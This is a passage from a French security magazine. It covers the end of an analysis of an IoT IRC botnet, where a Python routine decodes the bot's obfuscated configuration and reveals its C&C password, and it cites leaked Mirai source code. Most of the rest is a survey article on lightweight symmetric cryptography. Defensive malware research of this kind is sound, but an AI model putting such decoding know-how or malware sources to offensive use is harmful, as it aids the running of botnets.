Outre la propagation, une des premières choses qu'IRCBot fait dans son point d'entrée (main) est de se connecter au C&C via IRC (Figure 7, ci-contre).

Cependant, dans le code désassemblé, si on clique sur **serverpass**, par exemple, la valeur n'est pas remplie. En effet, elle est générée dynamiquement lors de l'appel à **conf_decript()** qu'on voit un peu au-dessus. **conf_decript**, comme son nom le laisse supposer, décode tout un ensemble de paramètres de configuration du bot. Chaque fois, une routine appelée **decode()** est appelée avec une chaîne « encodée » en paramètre. Si on regarde la routine **decode()**, on voit qu'un traitement est effectué sur tous les caractères de la chaîne encodée. D'abord, on soustrait **0x7f**, puis on ajoute **0xff** (Figure 8, ci-dessus).

Cet encodage peut être reproduit très simplement en Python, par exemple, pour décoder les chaînes présentes dans l'exécutable :

Terminal

```
[11]: def decode(tab):
   ....:     result = [ ((x - 0x7f) & 0xff) for x in tab ]
   ....:     return [ chr(x) for x in result ]
In [14]: decode(file)
Out[14]: ['d', 'n', '.', 's', 'h', '\x81', '\x81', '\x81']
In [15]: serverpass = [ 0xf6, 0xe4, 0xad, 0xee, 0xf6, 0xed, 0xad, 0xf8,
0xee, 0xf4, 0xf1, 0xad, 0xe0, 0xf2, 0xf2, 0 ]
```

```
In [16]: decode(serverpass)
Out[16]:
['w', 'e', '.', 'o', 'w', 'n', '.', 'y', 'o', 'u', 'r', '.', 'a', 's',
's', '\x81']
```

On décode ainsi toute la configuration du bot, par exemple le mot de passe pour le serveur IRC est « we.own.your.ass » (que je m'abstiendrai de traduire !).

CONCLUSION

Longtemps, certains ont cru que les objets connectés ne seraient pas la cible d'attaquants, car ils ne présentaient aucun intérêt immédiat pour l'attaquant. Hélas, les dénis de service massifs perpétrés par des objets infectés par Mirai nous ont prouvé le contraire : pas intéressant, ces objets pouvaient néanmoins être récupérés à l'insu de leurs propriétaires à des fins plus que douteuses.

Pour l'instant, nous avons seulement assisté à des dénis de service, mais il n'y a pas besoin d'une grosse boule de cristal pour prédire que le spam (courrier électronique indésirable) est le prochain sur la liste. Les demandes de rançon, très en vogue sur PC, pourraient également voir le jour sous peu, sans parler des logiciels espions (les objets connectés fournissant un terrain privilégié pour espionner dans de nombreux cas).

La leçon est simple : toute machine ou objet sur Internet doit être sécurisé et protégé. Certains fabricants d'IoT ont d'excellentes idées, mais aucune expérience en sécurité informatique (et on ne parlera même pas de l'aspect vie privée), si bien qu'on a parfois l'impression de remonter 20 ans en arrière. Avec les virus sur IoT, nous payons le prix de développements trop rapides, trop désinvoltes – que ce soit une erreur de conception, d'implémentation ou de stratégie commerciale – et l'inflation nous guette !

REMERCIEMENTS

Cette recherche a été effectuée dans le cadre de mon travail, au sein de la société Fortinet. ■

RÉFÉRENCES

- [1] **https://github.com/jgamblin/Mirai-Source-Code**
- [2] **https://github.com/ixiacom/ATI/blob/master/PCAPS/Mirai_command_and_control.pcap**
- [3] **http://internetcensus2012.bitbucket.org/paper.html**
- [4] **https://fortiguard.com/encyclopedia/virus/6419714**
- [5] **http://thehackernews.com/2014/02/linksys-malware-moon-spreading-from.html**
- [6] **http://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there**
- [7] **http://www.welivesecurity.com/2015/05/26/dissecting-linuxmoose/**
- [8] **http://vms.drweb.com/virus/?_is=1&i=4656268**
- [9] **https://tsecurity.de/de/87306/IT-Security/Malware-Trojaner-Viren/MMD-0059-2016-Linux/IRCTelnet-New-DDoS-botnet-aims-IoT/**
- [10] **https://devicereversing.wordpress.com/**

CONNECT ÉVOLUE !

LISEZ CE NUMÉRO ET PLUS DE 80 AUTRES EN LIGNE !

ACTUELLEMENT SUR CONNECT :

- CE NUMÉRO
- et + de 70 numéros de MISC

+

- 15 numéros Hors-Séries de MISC

TOUT CELA À PARTIR DE 239 € TTC*/AN !

* Tarif France Métropolitaine

OFFRE DÉCOUVERTE CONNECT

1 MOIS GRATUIT, RÉSERVÉE AUX PROFESSIONNELS

Appelez le 03 67 10 00 28 et donnez le code « MISCHS15 » pour découvrir Connect gratuitement pendant 1 mois !

Pour tous renseignements complémentaires, contactez-nous via notre site internet : **www.ed-diamond.com**, par téléphone : **03 67 10 00 28** ou envoyez-nous un mail à **connect@ed-diamond.com** !

4

4 AMÉLIORATION DE LA SÉCURITÉ

À découvrir dans cette partie...

CRYPTOGRAPHIE / CHIFFREMENT / BAS COÛT / RFID

La cryptographie symétrique à bas coût : comment protéger des données avec très peu de ressources ?

Pour permettre le déploiement massif de la cryptographie au niveau d'objets ayant des ressources restreintes, il est nécessaire d'utiliser des primitives optimisées : familiarisez-vous à ce domaine qu'est la cryptographie à bas coût.
p. 104

TEE / MICRONOYAU / MÉTHODES FORMELLES

Des preuves mathématiques pour la sécurité des objets connectés ?

Initiez-vous aux récentes techniques des preuves formelles pour améliorer la sécurité des systèmes dédiés à l'IoT. p. 116

CRYPTOGRAPHIE / CHIFFREMENT / BAS COÛT / RFID

LA CRYPTOGRAPHIE SYMÉTRIQUE À BAS COÛT : COMMENT PROTÉGER DES DONNÉES AVEC TRÈS PEU DE RESSOURCES ?

par Jérémy Jean & Thomas Peyrin

La cryptographie symétrique à bas coût, devenue très à la mode depuis 10 ans dans le monde de la cryptographie académique, vise à fournir chiffrement, authentification ou intégrité même dans le cas de supports extrêmement contraints (cas typique de l'Internet des objets). Le sujet a récemment beaucoup évolué, et devrait voir sa conclusion dans quelques années avec la validation d'un ou plusieurs algorithmes par les principaux organismes de standardisation. Voici un petit historique et tour d'horizon de l'état de l'art.

1. PROBLÉMATIQUES ET APPLICATIONS

Selon une étude récente menée par Dirk Helbing et Evangelos Pournaras de l'ETH de Zurich **[HP15]**, 150 milliards d'objets devraient être connectés entre eux d'ici 2025. La plupart de ces objets permettront d'identifier et d'échanger des données entre des entités physiques (puces RFID, ampoules, pacemakers, voitures, etc.) et ce jusque dans le monde virtuel (Internet). Ces objets embarqueront possiblement très peu de ressources, mais devront néanmoins échanger et traiter un certain volume de données. La sécurité de tous ces échanges devant être garantie, de nouveaux enjeux technologiques ont vu le jour, notamment dans le domaine de la cryptographie embarquée.

1.1 La cryptographie conventionnelle et ses contraintes

Dans cet article, nous nous intéresserons à la cryptographie dite symétrique, pour laquelle on considère que les deux entités qui souhaitent communiquer partagent la même clef secrète (par opposition à la cryptographie asymétrique, où les clefs ont des rôles distincts). On peut historiquement distinguer trois grandes catégories de primitives symétriques :

- les algorithmes de chiffrement par bloc (comme le standard actuel de chiffrement AES), qui traitent les données par blocs successifs de taille fixe ;
- les algorithmes de chiffrement par flot (comme RC4 ou A5/1), qui traitent les données directement au niveau du bit sans les découper en blocs ;
- les fonctions de hachage (comme MD5, SHA-1, ou SHA-2), qui sont simplement des fonctions mathématiques qui associent à une entrée de taille arbitraire une sortie de taille fixe (généralement de 128 à 256 bits). Même si ces fonctions ne manipulent a priori pas de clef, elles sont souvent utilisées dans des constructions plus élaborées comme des MAC (*Message Authentication Codes*), qui manipulent des clefs secrètes pour assurer la fonction d'intégrité des données.

Ces catégories de primitives sont absolument cruciales pour la majorité des systèmes sécurisés. Grâce aux nombreuses avancées de la cryptographie moderne, la communauté scientifique possède à présent une bonne connaissance pour construire des primitives robustes et efficaces. Les standards actuels (AES, SNOW, SHA-2, SHA-3) reflètent cette maîtrise.

Pour la plupart des applications, ces fonctions standardisées sont parfaitement utilisables et il est d'ailleurs fortement recommandé d'implémenter ces standards lorsque c'est possible, plutôt que d'autres algorithmes. Depuis quelques années, des objets de plus en plus petits deviennent connectés à Internet et permettent de nouvelles applications, très souvent jusque dans notre vie de tous les jours. Or, pour cet Internet des objets (ou IoT : *Internet of Things*), les standards de chiffrement ne peuvent pas tout le temps être utilisés, car ils nécessitent trop de ressources, et ce malgré les efforts réalisés en ce qui concerne l'optimisation des implémentations. Par exemple, la plus petite implémentation connue à ce jour de la fonction de hachage SHA-2 nécessite plus de 10000 GE (unité de mesure de la complexité d'un circuit intégré, où pour simplifier 1 GE correspond à une porte logique NAND), alors que l'on considérait il y a une dizaine d'années qu'un simple tag RFID (*Radio Frequency IDentification*) ne contiendrait qu'entre 1000 et 10000 GE et ne pouvait consacrer qu'au maximum 2000 GE pour implémenter toute la partie sécurité **[JW05]**. Cet ordre de grandeur motive à la fois la recherche de nouvelles techniques d'implémentation efficaces, mais surtout le besoin de nouvelles primitives cryptographiques à bas coût satisfaisant ces fortes contraintes physiques.

Le but de cette branche de la cryptographie est donc de permettre d'obtenir les mêmes fonctionnalités de sécurité que la cryptographie conventionnelle, tout en s'adaptant à ces nouvelles contraintes. Il se trouve que les méthodes de construction doivent être revues, ce qui représente un challenge important, car la plupart de ces contraintes sont fondamentalement en opposition avec la sécurité. On peut d'ailleurs noter qu'un très grand nombre de ces primitives à bas coût ont été cassées rapidement après leur introduction.

1.2 Contraintes et mesures technologiques

Il est très facile de construire un chiffrement soit très sûr, soit très efficace. Ce qui est complexe est de construire un chiffrement sûr et efficace à la fois. La cryptographie à bas coût ne déroge pas à la règle, la seule différence avec la cryptographie conventionnelle étant que l'efficacité sera jugée sur des critères différents.

La variété des architectures et des scénarios à considérer est gigantesque : il est donc impossible de donner une définition formelle de ce que veut dire « à bas coût », et de fournir une liste exacte des critères à respecter. Cependant, voici les aspects les plus importants :

- **Surface matérielle**. Un des critères les plus importants pour beaucoup d'applications est la taille de l'implémentation matérielle de la primitive cryptographique. Pour cela, on utilise généralement des unités de mesure normalisées, comme le GE mentionné précédemment. De telles unités permettent de comparer les algorithmes entre eux, mais aussi les implémentations de ces algorithmes qui peuvent varier de manière significative suivant la technique utilisée et l'expertise de la personne qui l'écrit.
- **Consommation**. La consommation électrique est également un facteur important, notamment pour des petits composants embarqués. On distingue généralement deux notions distinctes : la puissance et l'énergie. Les deux sont liées par le temps : la puissance représente l'énergie consommée par unité de temps. Ainsi, l'énergie mesure la consommation électrique totale requise pour une exécution de l'algorithme. D'un côté, la notion de puissance est par exemple importante pour des RFID passifs qui utilisent le champ électromagnétique d'un lecteur pour alimenter son propre circuit. De l'autre côté, la notion d'énergie est cruciale lorsque le circuit est alimenté par une batterie qui possède une autonomie limitée et donc un nombre limité d'exécution de l'algorithme, d'autant plus qu'il peut être difficile, voire impossible, de remplacer cette batterie.
- **Latence**. De manière générale, le délai d'exécution d'une tâche s'appelle la latence. Dans le cas d'un algorithme de chiffrement, la latence mesure le temps nécessaire à l'évaluation du circuit de chiffrement (ou de déchiffrement). Pour certaines applications en temps réel (industrie automobile par exemple), il peut être nécessaire de minimiser cette durée. Cependant, dans le cadre de la cryptographie à bas coût, l'optimisation de ce critère intervient généralement dans un deuxième temps.
- **Mémoire**. La taille occupée en mémoire par une implémentation s'avère particulièrement importante dans le cadre des microcontrôleurs. Ces circuits intégrés qui contiennent les éléments de base des ordinateurs sont de plus en plus omniprésents dans les systèmes embarqués, mais ne disposent en général que d'instructions 8, 16 ou 32 bits avec des jeux d'instructions très limités. On mesure en général la taille occupée par l'implémentation elle-même (ROM) et la taille nécessaire à son exécution (RAM). Suivant les microcontrôleurs, ces deux espaces mémoires peuvent être fortement contraints (de l'ordre de quelques dizaines à centaines d'octets).
- **Débit**. La notion de débit mesure le nombre de sorties produites par un algorithme par unité de temps. Un haut débit n'est pas un critère fondamental pour les applications cryptographiques à bas coût, mais il peut cependant s'avérer important pour des serveurs de calculs qui doivent gérer de nombreux objets évaluant le même algorithme en parallèle. Par conséquent, les algorithmes à bas coût essayent d'abord de satisfaire les autres mesures, et ensuite d'atteindre un débit modéré.

En résumé, dans la majorité des applications, la taille de l'implémentation est le critère le plus important, les autres paramètres venant dans un second temps. Suivant la technologie visée, il existe beaucoup d'autres choix possibles pour atteindre des compromis d'implémentations différents. On peut par exemple citer les compromis surface/latence des implémentations matérielles possibles pour des constructions dites itérées, qui répètent une fonction de tour un certain nombre de fois (comme l'AES et beaucoup d'autres algorithmes de chiffrement par bloc). En implémentant uniquement la fonction de tour (surface modérée), la latence devient proportionnelle au nombre d'itérations (*round-based implementation*), alors qu'en implémentant tous les tours (grosse surface), l'évaluation se fait en temps constant (*fully-unrolled implementation*). Pour

certains algorithmes, il est également possible d'atteindre des surfaces encore plus petites en faisant les calculs au niveau des bits au prix d'une très grande latence (*serial implementation*). Dans le cas d'implémentation logicielle, des jeux d'instructions et des tailles de mots machine différents permettent d'appliquer des techniques plus ou moins sophistiquées, avec notamment la technique du bit-slicing qui permet d'évaluer l'algorithme sur plusieurs instances en parallèle.

2. LES PREMIÈRES SOLUTIONS ACADÉMIQUES

La plus grande partie des avancées en cryptographie à bas coût s'est concentrée sur les algorithmes de chiffrement par bloc : même si la conception générale de ces primitives est restée relativement inchangée, les composants internes ont grandement évolué. Les algorithmes de chiffrement par flot et les fonctions de hachage ont bénéficié de ces nouveaux composants, mais leur structure générale a aussi évolué pour mieux s'adapter aux scénarios de la cryptographie à bas coût. Durant ces dix dernières années, la cryptographie symétrique à bas coût a été l'un des sujets les plus actifs parmi la communauté des chercheurs en cryptographie.

2.1 Construire un algorithme de chiffrement par bloc

Selon Claude Shannon, le fondateur de la théorie de l'information, un algorithme de chiffrement doit fournir confusion et diffusion. Dans la majorité des algorithmes de chiffrement par bloc, ces deux notions sont assurées par des fonctions mathématiques soit linéaires, soit non linéaires. Pour schématiser : les fonctions non linéaires (confusion) assurent que la relation entre les bits d'entrée et de sortie de la fonction cryptographique est très complexe, tandis que les fonctions linéaires (diffusion) assurent la dépendance de chaque bit de sortie en tous les bits d'entrée.




Figure 1

Hormis quelques très rares exceptions, un algorithme de chiffrement par bloc se compose d'une fonction de tour qui est répétée un certain nombre de fois, ainsi que d'un algorithme de cadencement de clefs qui engendre, à partir de la clef secrète, une série de sous-clefs qui seront utilisées par la fonction de tour itérée. Il existe plusieurs techniques de construction bien établies pour cette fonction de tour, comme par exemple le schéma de Feistel (voir Figure 1).

En ce qui concerne les composants internes, les chiffrements dits SPN (*Substitution Permutation Network*) appliquent une succession de petites permutations non linéaires (appelées boîtes S), suivie d'une couche de diffusion linéaire (voir Figure 2). L'avantage de cette stratégie est qu'il est en général facile de prouver la résistance du chiffrement contre des techniques de cryptanalyses simples (différentielle et linéaire). D'autres chiffrements, dits ARX (*Addition Rotation XOR*), préfèrent utiliser des opérations non linéaires directement disponibles dans les processeurs (telles que les additions entières). Ceci permet une excellente efficacité sur ces plateformes, mais il est en général plus complexe de prouver la résistance à certaines cryptanalyses.




Figure 2

2.2 Un rapide historique

Les implémentations matérielles ont toujours été un critère très important pour les concepteurs de primitives de cryptographie symétrique. Le premier standard de chiffrement par bloc, DES (*Data Encryption Standard*), standardisé en 1977, avait clairement été conçu avec comme priorité les performances des implémentations matérielles sur les architectures 8 bits de l'époque. Par exemple, le schéma de Feistel, construction sur laquelle est basé le DES, permet de rendre le déchiffrement identique au chiffrement, simplement en inversant l'ordre des sous-clefs. Cela permet d'utiliser le même circuit pour les deux sens de chiffrement, et ainsi de pouvoir offrir ces deux fonctionnalités à un coût réduit. Il est à noter que cette construction de Feistel est toujours relativement populaire dans les nouveaux algorithmes de chiffrements par bloc, bien que moins nécessaire puisque certains modes opératoires (comme le mode compteur CTR) peuvent fournir chiffrement et déchiffrement avec uniquement le sens chiffrement de sa primitive interne, en simulant par exemple un comportement de chiffrement par flot.

Les composants internes de la fonction de Feistel de DES ont été choisis pour favoriser les implémentations matérielles. Par exemple, la diffusion provient en partie d'un simple réarrangement de la position des bits de l'état interne. Or, dans les implémentations matérielles, les réarrangements de bits sont pour ainsi dire gratuits, car ils consistent simplement en un recâblage des bits de sortie.

Le problème de DES aujourd'hui est bien entendu sa sécurité trop réduite pour les capacités de calcul actuelles (la clef secrète ne comporte que 56 bits d'entropie). Un nouveau standard, l'AES (*Advanced Encryption Standard*), a été publié en 2001 suite à une compétition internationale organisée par l'organisme de standardisation américain (NIST). L'essor des processeurs 32 bits a modifié les priorités et l'AES a surtout été conçu pour être efficace pour des implémentations logicielles sur architecture 8 bits ou 32 bits. Même si les implémentations matérielles de l'AES se sont améliorées au fil des années, cet algorithme reste loin d'être optimal dans ce domaine.

C'est cette constatation ainsi que la généralisation attendue de l'utilisation des RFIDs qui a conduit à l'essor et l'accélération de la cryptographie symétrique à bas coût dans le monde académique. Par exemple, depuis les 20 dernières années, plus d'une trentaine de chiffrements par bloc furent publiés, parmi lesquels XTEA (1997), SERPENT (1997, finaliste de la compétition AES), NOEKEON (2000), ICEBERG (2004), MCRYPTON (2005), HIGHT (2006), SEA (2006), PRESENT (2007), CLEFIA (2007), KATAN (2009), MIBS (2009), TWINE (2011), LED (2011), PICCOLO (2011), LBLOCK (2011), KLEIN (2012), PRINCE (2012), SIMON (2013), SPECK (2013), LEA (2014), PRIDE (2014), RECTANGLE (2015), MIDORI (2015), SKINNY (2016), MANTIS (2016), etc. L'université du Luxembourg maintient une liste des algorithmes de chiffrement par bloc à bas coût **[Zoo]**.

2.3 Les algorithmes de chiffrements par bloc

L'architecture générale de ces différents schémas de chiffrement par bloc est finalement assez peu variée. Ce qui change fortement ce sont les composants internes qui sont utilisés, tels que les boîtes S, les matrices de diffusion ou l'algorithme de cadencement de clefs. Ce sont surtout ces trois points qui sont optimisés. La tâche est ardue, car il existe un compromis sécurité/efficacité évident : plus un composant est robuste du point de vue cryptographique, plus il est susceptible de demander de nombreuses ressources pour être implémenté. Tout le jeu revient donc à chercher et choisir des composants adaptés à l'architecture visée.

Le but ultime serait de pouvoir trouver des composants robustes et efficaces sur n'importe quelle architecture, ce qui n'a pour l'instant toujours pas été atteint, comme le montrent par exemple les deux récents chiffrements par bloc de la NSA (SIMON et SPECK), qui ont chacun leur propre

domaine d'excellence (microcontrôleurs pour SPECK, implémentations matérielles pour SIMON). Cet objectif semble réellement inatteignable tant la variété des architectures et des implémentations est grande.

Parmi tous les algorithmes de chiffrement par bloc à bas coût, on peut néanmoins observer plusieurs points communs :

- La taille de bloc est petite. De nos jours, la plupart des algorithmes de chiffrement par bloc standardisés ont une taille de bloc de 128 bits (comme l'AES par exemple). Or, la plupart de ces primitives à bas coût ont une taille de bloc de 64 bits, voire parfois moins. Le gain est évident : une plus petite taille de bloc nécessite moins de mémoire et permet donc de réduire le coût des implémentations. Cependant, réduire la taille de bloc a ses limites, car il existe un danger : certaines attaques bien connues peuvent s'appliquer dans certains scénarios si la taille de bloc est trop petite (voir prochaine section).

- La taille des clefs est petite. Là encore, le gain est évident, et le danger encore plus. Nous rappelons qu'une taille de clef d'au moins 112 bits est recommandée par le NIST, et d'au moins 128 bits par le Référentiel Général de Sécurité **[RGS]** de l'agence nationale de la sécurité des systèmes d'information (ANSSI).

- Pour les SPN, la taille des boîtes S est petite. Le nombre de portes logiques nécessaires à l'implémentation de boîtes S croît avec leur taille. Par exemple, à ce jour, les plus petites implémentations de la boîte S de l'AES (8 bits vers 8 bits) nécessitent environ 250 GE, alors que des boîtes S de 4 bits ne nécessitent en général qu'entre 10 et 30 GE suivant la technologie visée. Bien entendu, ces petites boîtes S seront cryptographiquement moins robustes que les grandes : il faudra donc en général utiliser plus de tours de chiffrement pour assurer la résistance aux attaques classiques (cryptanalyses différentielle et linéaire). Le schéma PrintCipher (2010) alla même jusqu'à utiliser des boites S de 3 bits, mais fût rapidement cassé par une technique exploitant une structure algébrique particulière, invariante par la fonction de tour.

- La matrice de diffusion nécessite peu d'opérations, quitte à utiliser des matrices avec des propriétés cryptographiques sous-optimales. L'idée est de vraiment réduire au maximum le coût d'implémentation des matrices, tout en garantissant un minimum de sécurité pour le chiffrement. Par exemple, la matrice de diffusion de l'AES nécessite une centaine de portes XOR, alors qu'à taille équivalente des matrices à bas coût n'en requièrent qu'une cinquantaine. Il y a eu beaucoup de recherches ces dernières années sur l'optimisation de ces matrices, certains schémas, comme PRESENT la supprimant complètement. À la place, cet algorithme n'utilise qu'une permutation des bits ou des shifts/rotations (gratuit, car ne consistant qu'en du recâblage).

- Des constantes et compteurs à bas coût. L'utilisation de constantes est souvent nécessaire dans les algorithmes de chiffrement par bloc, notamment pour éviter des attaques par symétrie ou par glissement (*slide attack*, **[BW99]**). Ces constantes doivent cependant être stockées en mémoire et conduisent alors à des implémentations matérielles moins efficaces. Ainsi, de petites constantes sont généralement utilisées, voire directement intégrées dans les autres composants du chiffrement. De la même manière, pour différentier les tours de chiffrement, au lieu de compteurs traditionnels et coûteux, il est possible d'utiliser un compteur générant une séquence basée sur un registre à décalage à rétroaction linéaire (« LFSR ») n'utilisant que quelques portes XOR.

- Un cadencement de clefs simplifié. Le cadencement de clefs a toujours été très délicat à construire (cela reste la partie la moins comprise des algorithmes de chiffrement par bloc), et a représenté le point faible de beaucoup de schémas. Le but est de diffuser dans l'état interne du chiffrement aussi vite et de manière aussi complexe que possible l'entropie provenant de la clef secrète. Une trop grande complexité empêchant des implémentations efficaces, les concepteurs de primitives à bas coût ont donc opté pour un cadencement de clefs très simple, voire quasi inexistant.

La perte de sécurité provenant de cette simplicité est compensée par une augmentation du nombre de tours de l'algorithme. On privilégie donc la minimisation de la taille en contrepartie d'une légère perte en débit.

2.4 Les algorithmes de chiffrement par flot

Les algorithmes de chiffrement par flot sont très efficaces pour les applications ayant à traiter un débit très important de données. Ces primitives sont donc en général plus rapides que des algorithmes de chiffrement par bloc, mais elles nécessitent une taille d'état interne plus grande (en raison d'attaques génériques utilisant des compromis temps/mémoire/données), ce qui n'en font pas des candidats idéaux pour la cryptographie à bas coût. Ils peuvent néanmoins être utiles dans le cas où la taille de données à chiffrer est inconnue, ou pour traiter un flux streaming.

La plupart des composants internes classiques des algorithmes de chiffrement par flot, tels des registres à décalage, sont déjà plutôt adéquats pour la cryptographie à bas coût. De nos jours, la communauté scientifique se concentre à étudier comment la taille de l'état interne peut être réduite, tout en garantissant un minimum de sécurité.

Le projet eSTREAM **[eStream]**, organisé par le réseau européen ECRYPT (*European Network of Excellence in Cryptology*), a sélectionné en 2008 quelques algorithmes de chiffrement par flot considérés comme robustes et efficaces dans le cas des implémentations matérielles. Dans le portfolio mis à jour en 2012, on peut trouver les trois candidats Grain, Mickey et Trivium.

2.5 Les fonctions de hachage

Les fonctions de hachage comptent parmi les primitives les plus utilisées en cryptographie. Elles peuvent être intéressantes dans des scénarios de cryptographie à bas coût, par exemple comme fonction de vérification d'intégrité ou d'authentification (*Message Authentication Code*, MAC). Or, jusqu'à récemment, toutes les fonctions existantes ou standards tels que SHA-1 ou SHA-2 ne permettaient pas d'implémentation à bas coût : ces algorithmes requièrent beaucoup de mémoire, et les opérations utilisées (additions sur 32 ou 64 bits) sont surtout efficaces pour les implémentations logicielles. Par exemple, les meilleures implémentations de SHA-2 en ASIC nécessitent plus de 10000 GE, pour une sécurité en collision de 128 bits.

Ce phénomène est accentué par le fait que le but principal d'une fonction de hachage est la résistance à la recherche de collision (une collision consiste en deux entrées distinctes produisant le même haché). Or, il est en général admis que plus la taille de l'état interne est grande, plus la recherche de collision risque d'être compliquée pour un attaquant. Une taille d'état interne importante rendant impossible l'implémentation à bas coût, il a fallu s'attaquer à ce problème.

Une solution est venue des fonctions éponges (voir *MISC Hors-série n°6*, 2012), qui ont été introduites en 2007 en parallèle au candidat Keccak qui a été sélectionné comme vainqueur de la compétition SHA-3 du NIST (compétition visant à définir un nouveau standard de hachage). Ces fonctions éponges ont la particularité de réduire au maximum la taille de l'état interne pour un niveau de sécurité donné, au prix d'une vitesse lente (c'est donc un compromis). C'est notamment la direction choisie par QUARK (2010), PHOTON (2011) ou SPONGENT (2011), ces deux dernières faisant désormais partie du standard ISO pour le hachage à bas coût (ISO/IEC 29192-5:2016). Ces trois fonctions de hachage utilisent des composants optimisés pour la cryptographie à bas coût (suite aux avancées des algorithmes de chiffrement par bloc), mais sont basées sur des fonctions éponges pour réduire au maximum la mémoire requise pour l'évaluation de la fonction. Par exemple, la version de PHOTON offrant une sécurité en collision en 128 bits ne requiert qu'environ 2000 GE.

Ces fonctions sont très petites, mais aussi très lentes : elles ne sont donc pas forcément idéales si l'on cherche à minimiser la consommation d'énergie, ou si le scénario impose de fortes contraintes de latence.

3. VERS LE FUTUR DE LA CRYPTOGRAPHIE SYMÉTRIQUE À BAS COÛT

3.1 L'état actuel

Comme expliqué précédemment, la notion fondamentale de la cryptographie à bas coût repose sur le compromis à choisir entre sécurité et performance. Bien qu'il soit théoriquement relativement simple à appliquer, cela demande en pratique une forte expertise en cryptanalyse pour évaluer les différentes options de conception afin d'apporter exactement le niveau de sécurité visé. Cette finesse explique pourquoi beaucoup de ces primitives ont été cassées peu après leur publication.

De par la très grande diversité d'architectures concernées par la cryptographie à bas coût, beaucoup d'algorithmes cryptographiques offrant des optimisations variées ont été proposés dans le monde académique. En revanche, dans tous les cas, le dénominateur commun de toutes les propositions est la démonstration de sécurité vis-à-vis des vecteurs d'attaque classiques que sont la cryptanalyse différentielle et linéaire **[BS90, TCG91]**. Ces deux techniques sont connues depuis maintenant plus de vingt ans et sont suffisamment bien comprises pour que les nouveaux algorithmes proposés s'en prémunissent.

Dans cette mouvance, on peut distinguer quelques algorithmes de chiffrement par bloc à bas coût comme PRESENT, LED et PRINCE :

- PRESENT **[BKLP+07]** est probablement le candidat le plus connu et repose sur un réseau de substitution-permutation relativement simple, permettant d'apporter des arguments de sécurité théoriques contre les cryptanalyses linéaire et différentielle. Depuis 2012, PRESENT est devenu un standard ISO et est désormais bien établi suite à de très nombreuses analyses. Sa marge de sécurité est cependant relativement faible, car il été récemment montré que sa résistance à la cryptanalyse linéaire est moins forte qu'attendue.




Figure 3

- LED **[GPPR11]** a été publié en 2011 et propose une solution de chiffrement avec des implémentations matérielles très compactes. Cette dimension d'optimisation représente une forte demande industrielle et peut être atteinte dans LED par l'absence d'algorithme de cadencement de clefs et par une nouvelle construction de couche de diffusion récursive extrêmement compacte. En revanche, le prix à payer pour atteindre ces implémentations ultra compactes est d'avoir un temps de chiffrement très lent : le compromis est donc intéressant seulement si l'application cryptographique utilisant LED n'est pas particulièrement sensible au temps de calcul ou à la consommation d'énergie.

- PRINCE **[BCGK+12]** a été publié en 2012 et vise des applications effectuant les calculs en temps réel. Dans ce contexte, le chiffrement doit être effectué le plus rapidement possible, le compromis se fait donc au détriment de la taille de l'implémentation qui devient beaucoup plus grande. Cette dimension d'optimisation est également très demandée par l'industrie et peut être atteinte dans PRINCE grâce à un petit nombre de tours dans la structure itérée de l'algorithme. Contrairement à LED qui demande plus de 30 tours, PRINCE n'en utilise que 10 et effectue globalement moins d'opérations, ce qui permet d'évaluer le circuit de chiffrement (et de déchiffrement) plus rapidement. De plus, la fonction de tour est plus simple et plus rapide à évaluer que celle de l'AES. En revanche, cette forte diminution du nombre de tours se fait en modifiant légèrement le modèle de sécurité : à taille de clef égale, la sécurité théorique de PRINCE diminue linéairement avec le nombre de chiffrements, alors qu'elle reste constante pour un algorithme de chiffrement habituel. Bien que cet effet puisse être négligé dans certaines applications, l'algorithme présente cependant moins de sécurité théorique.

Au vu des nombreux algorithmes de chiffrement à bas coût proposés et du grand spectre des optimisations couvertes, choisir celui qui est le plus adapté à une application particulière peut s'avérer difficile. Il convient désormais de prendre un léger recul face à l'état de l'art et aux solutions connues pour apporter des éléments de comparaison entre tous les algorithmes et évoquer le futur du chiffrement symétrique à bas coût (section 3.2). De plus, dans un futur proche, l'organisme de standardisation américain (NIST) prévoit de publier un ensemble d'algorithmes de chiffrement symétriques à bas coût en suivant un processus de sélection ouvert similaire à celui pour les modes des algorithmes de chiffrement par bloc (voir section 3.3).

3.2 Le futur du chiffrement à bas coût

